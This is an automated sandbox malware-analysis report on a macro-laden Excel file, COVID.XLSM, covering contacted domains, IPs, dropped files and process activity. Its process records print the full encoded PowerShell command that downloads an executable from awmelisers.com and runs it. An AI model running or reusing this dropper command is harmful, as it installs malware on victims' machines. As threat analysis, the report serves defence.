http://https://go.microsoft.co	0%	Virustotal		Browse
http://https://go.microsoft.co	0%	Avira URL Cloud	safe	
http://https://roaming.edog.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	8%	Virustotal		Browse
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://awmelisers.com	8%	Virustotal		Browse
http://https://awmelisers.com	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
awmelisers.com	206.81.23.172	true	true	• 8%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.81.23.172	awmelisers.com	United States		14061	DIGITALOCEAN-ASNUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond

Analysis ID:	471900
Start date:	26.08.2021
Start time:	07:28:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID.XLSM
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winXLSM@6/7@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .XLSM • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:29:21	API Interceptor	38x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
206.81.23.172	COVID.XLSM	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
awmelisers.com	cobaltocyanic.exe	Get hash	malicious	Browse	• 142.93.102.244

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	COVID.XLSM	Get hash	malicious	Browse	• 206.81.23.172
	Scan-System.exe	Get hash	malicious	Browse	• 157.245.3.101
	Scan-System.exe	Get hash	malicious	Browse	• 157.245.3.101
	ziprar.exe	Get hash	malicious	Browse	• 45.55.57.132
	j777bHTnC9.doc	Get hash	malicious	Browse	• 138.68.30.186
	j777bHTnC9.doc	Get hash	malicious	Browse	• 138.68.30.186
	EoY_TAX_Document-73785947_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Notificaion-9134_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Export-6179_20210823.xlsb	Get hash	malicious	Browse	• 134.209.205.181
	EoY_TAX_Document-3364_20210823.xlsb	Get hash	malicious	Browse	• 134.209.205.181
	EoY_TAX_Export-15218_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Document-8652654913_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Export-626671470_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Document-249607367_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	NMlnVly7uv	Get hash	malicious	Browse	• 164.90.252.215
	VvamA82Yw7.doc	Get hash	malicious	Browse	• 67.205.158.47
	VvamA82Yw7.doc	Get hash	malicious	Browse	• 67.205.158.47
	tiS0LFl5Cd.exe	Get hash	malicious	Browse	• 167.172.146.76
	n038rUglDh.exe	Get hash	malicious	Browse	• 142.93.237.125
	VXS0UU2rgK.exe	Get hash	malicious	Browse	• 134.209.79.108

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BF4B57C3-D181-4204-9680-790D8457BA20

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	136730
Entropy (8bit):	5.361398094844069
Encrypted:	false
SSDEEP:	1536:qcQIKNveBQA3gBwbnQ9DQW+z2Y34ZliKWXboOidXqE6LWME9:+CQ9DQW+zaX31
MD5:	C2A7D3D122F512DFD2CBB9CB5CCEBB3C
SHA1:	5DE10CDD2E4A94CD89D7F73B625704FEAE8285F2
SHA-256:	3D1BA3F94CDFE34D999F2A5B7C6B194234615486A9ADAF8479A7C36758DD5D33
SHA-512:	AE6EE8A2A2BED5F2F0AA529D1F82C099EB1EFD024E8C958354A2F21576E0AC7D1E1284D01F83444D354ACDD802DF0B3E14FA9125CD737C04304C9FBD5A2B1B8
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-08-26T05:29:08">.. Build: 16.0.14416.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3357C4D0.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 858 x 377, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	7.986190069917012
Encrypted:	false
SSDEEP:	384:TYg4p/y01k5xsyD4Pc+aJAaufwGpI+/i3jPwrgk7LD8RB+x6e/au7Ji04HFoZ1mh:TYpp3zyM+J9RGpbokfD8RB+L/7j4OZ6Z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3357C4D0.png	
MD5:	98331EEB50A644187B6A8081251A5DC2
SHA1:	50BC9695687A7E1EBDFF8AD191F8125D9E080410
SHA-256:	FA921E6572C0A6B3EC1E193CE87E07F9756EFFC0BD16FBD45C88AC1EBE75C458
SHA-512:	5276AB809A7849AD4709A0B7A288C7E8413B9F152E659D28CA65A25531DEC33EFC5589ECDF8BBEA2121314023F93C86EDA376E2D591721540171C8BB26EB649
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...Z...y............pHYs..........o.d...@PLTE...................................@;5................r.........@;7.....................?8-.uB>5......................E:+.w..............................M4... ....o......%%%.{..9.,...999...,,,...$.......C*.......222........QQQ.....???....) 8..WWW...{{{..A5!.|...4,.........eee&........C/..w.....```......tk[Z QA..zHHH.~...MLLDDC.....LC4......{rc...SJ9...kkk[[[kbRuuu:2#...ppp.zjbYI....q.....k...nPO....m......V]v^e~.~...d6..cE.&.....tV*..f...x]\..X.rD.......qp..Oms.}..........Bz"...fIDATx .._..H.............7?.....W._.Y.D.". 2dC_V....'....\|.2vw.;.IO.\z...?I.u.../...A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..)....A..o....y...B$t..P................?. ...J....zv.c......W(~.Q.E.}g...gd......e.<.>x...8...J....-[..`_....#\.,..].%.W..E...O=.HW..O.<..........;=A;......wv..ZW.^...j.7t..36~......m..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	5.333915035046385
Encrypted:	false
SSDEEP:	24:3aZPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJF9+d:qZPerB4nqRL/HvFe9t4Cv94an+d
MD5:	C559CE34C3E40660BFCF532F1DB632A1
SHA1:	E8DD36485347F0D309602EB3DE1EB704DFD48D00
SHA-256:	CE3F8DAD9C5449DB0E8AFB39012720F64432C26D1C5F3DEA7C466A5D9FEA019A
SHA-512:	149E232B112B29A02A4443F19533822CC79D70B85E7D896AB4925247C0F79524C8EE13FFA9F465CD144BA73B8821D5697973056907494EC3935B5D910AC44C19
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e..@..........8................'....L..}............System.Numerics.H...............<@.^.L."My...:...... .Microsoft.PowerShell.ConsoleHost0...............G-.o.. .A...4B..........System..4...............[...{a.C..%6..h.........System.Core.D..............fZve...F.....x.)........System.Management.AutomationL...............7.....J@......~.......#.Micro soft.Management.Infrastructure.<................H..QN.Y.f............System.Management...@...............Lo...QN......<Q........System.DirectoryServices4................Zg5..:O..g..q....... ...System.Xml..4...............T..'Z..N..Nvj.G.........System.Data.H................. ....H..m)aUu.........Microsoft.PowerShell.Security...<..............)L..Pz.O.E.R............System.Tran sactions.<................):gK..G...$.1.q........System.ConfigurationP................/.C..J..%...]........%.Microsoft.PowerShell.Commands.Utility...D..................-.D.F.<;.nt.1........S ystem.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_auo44y4y.l0i.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oq1iqdxz.5cl.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oq1iqdxz.5cl.psm1	
Preview:	1

C:\Users\user\Desktop\~$COVID.XLSM	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Documents\20210826\PowerShell_transcript.675052.5LFBxafq.20210826072919.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	32820
Entropy (8bit):	5.126813110627341
Encrypted:	false
SSDEEP:	768:eM5exTRM5exTbM5exToM5exTlM5exTu0M5exTl:zYaYcY5Y+Y4Yp
MD5:	513EA5C4C1F66F5A5209E5D431192B05
SHA1:	8B18BDDBAAB480D8728016333BA7121F64F628F7
SHA-256:	9F6BBA2A286311BCA100387A28F1BA11B0055EB6B413FDBD04103172E11CCA8F
SHA-512:	B58D0AE91B11F107E58BBC8DE65540A717545F2F33119F1E97E2AD59217DF1010CADC908D469AF845DE84DB2F574B4C7139699ABB48F62E1ECDDBC215AD6A6 E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210826072920..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVgAyACAAewAKACAAIAAgACAAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGYAaQBsAGUAXwBkAGkAcgAsAAoAIAA

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.97231654284083
TrID:	• Excel Microsoft Office Open XML Format document with Macro (52504/1) 52.24% • Excel Microsoft Office Open XML Format document (40004/1) 39.80% • ZIP compressed archive (8000/1) 7.96%
File name:	COVID.XLSM
File size:	68807
MD5:	c123363068a4651c9c0c6b4e01b35142
SHA1:	8de437d8df29c53e9ebb03a797fdbf805c10429a
SHA256:	e5e65b70b5497f146609db5c086e997a4b0ab2352b534c 9e25d8a10407801d78
SHA512:	716b63a43665148721ef8a1f8f43e8cadeac054af3788d6 d496df8e71cc0dae12b880e98531d8087b16033330525ft 051a45e689be51276aa1de68c5ea44a6d4
SSDEEP:	1536:ojIIRVJJfdsj1kFKEOkv1DRm7PAoLl2idZ19SpV:o nrJJfdkUKEV1DRm7PAoxDbSpV

General

File Content Preview:	PK.....S.....[Content_Types].xml..... V.n.0.....B...EQX..I.m...@.k.1_.2...]J1..r..6..Drvgf)b..U.I... &..]....._6.....0K.....dW...&.V...am.....Zp.y...Y..d.iZ.(.J. A\N&...>..u..l6...|...2.....Q2.-..z.....Q..zt..1&..[..,

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/471900/sample/COVID.XLSM"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Subject:	Removed Hoo36:HA/HB/HQ and corresponding crosswalk and 2nd modifer codes per CABHA policy and IU82.
Author:	twildfir
Last Saved By:	Administrator
Create Time:	2001-04-16T18:40:12Z
Last Saved Time:	2021-08-05T13:08:31Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	Thomas S Services
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 26, 2021 07:29:22.343941927 CEST	192.168.2.4	8.8.8.8	0xb1df	Standard query (0)	awmelisers.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 26, 2021 07:29:22.382335901 CEST	8.8.8.8	192.168.2.4	0xb1df	No error (0)	awmelisers.com		206.81.23.172	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7044 Parent PID: 800

General

Start time:	07:29:06
Start date:	26/08/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9b0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 6408 Parent PID: 5060

General

Start time:	07:29:16
Start date:	26/08/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c 'powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbw BuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVgAyACAAewAKACAAIAAgAC AAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQ B0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG 8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdA ByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAgACAAIABbAF AAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcg B1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAAIAAgAC AAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACg AgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAG QAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQ AyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAG YAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQ BtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsAC AAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWw BzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgAC AAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdA BvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF 0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQ BuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAH QAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbw BzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG 8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIA AgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9AD YAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQ BjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgAC AAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQ B3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAG EAbQAKAAoAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbg BrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgAC AAIABpAGYAIAAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIA AgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAH MAdAByACAAKwAgACIALwAiACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcg BpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAG EAdABoACAAPQAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKw AgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAH gAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIA A9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAH MAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdAByACIAKQ AKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AG UAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJA ByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAH AAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQ AoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG 0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0Abw ByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAH MAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcg BuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAE UAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcw BwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgAC AAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbw BzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAH MAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACg B9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AH AAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQ BwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AH IAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcg BlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgAC IAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQ B4AGUAIgAgACQARgBhAGwAcwBlAA=='
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6368 Parent PID: 6408

General

Start time:	07:29:16
Start date:	26/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5860 Parent PID: 6408

General

Start time:	07:29:17
Start date:	26/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTA C0ASQBuAHMAdABhAGwAbABlAHIAVgAyACAAewAKACAAIAAgACAAcABhAHIAY QBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoA E0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAa QBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnA F0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAb QBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgA FAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAc wB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgA CAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8Ac gB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKA CAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGYAaQBsAGUAX wBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlA HIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAa QB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpA G4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgACAAIAAgACAAI AAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9A CQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF0ACgAgACAAI 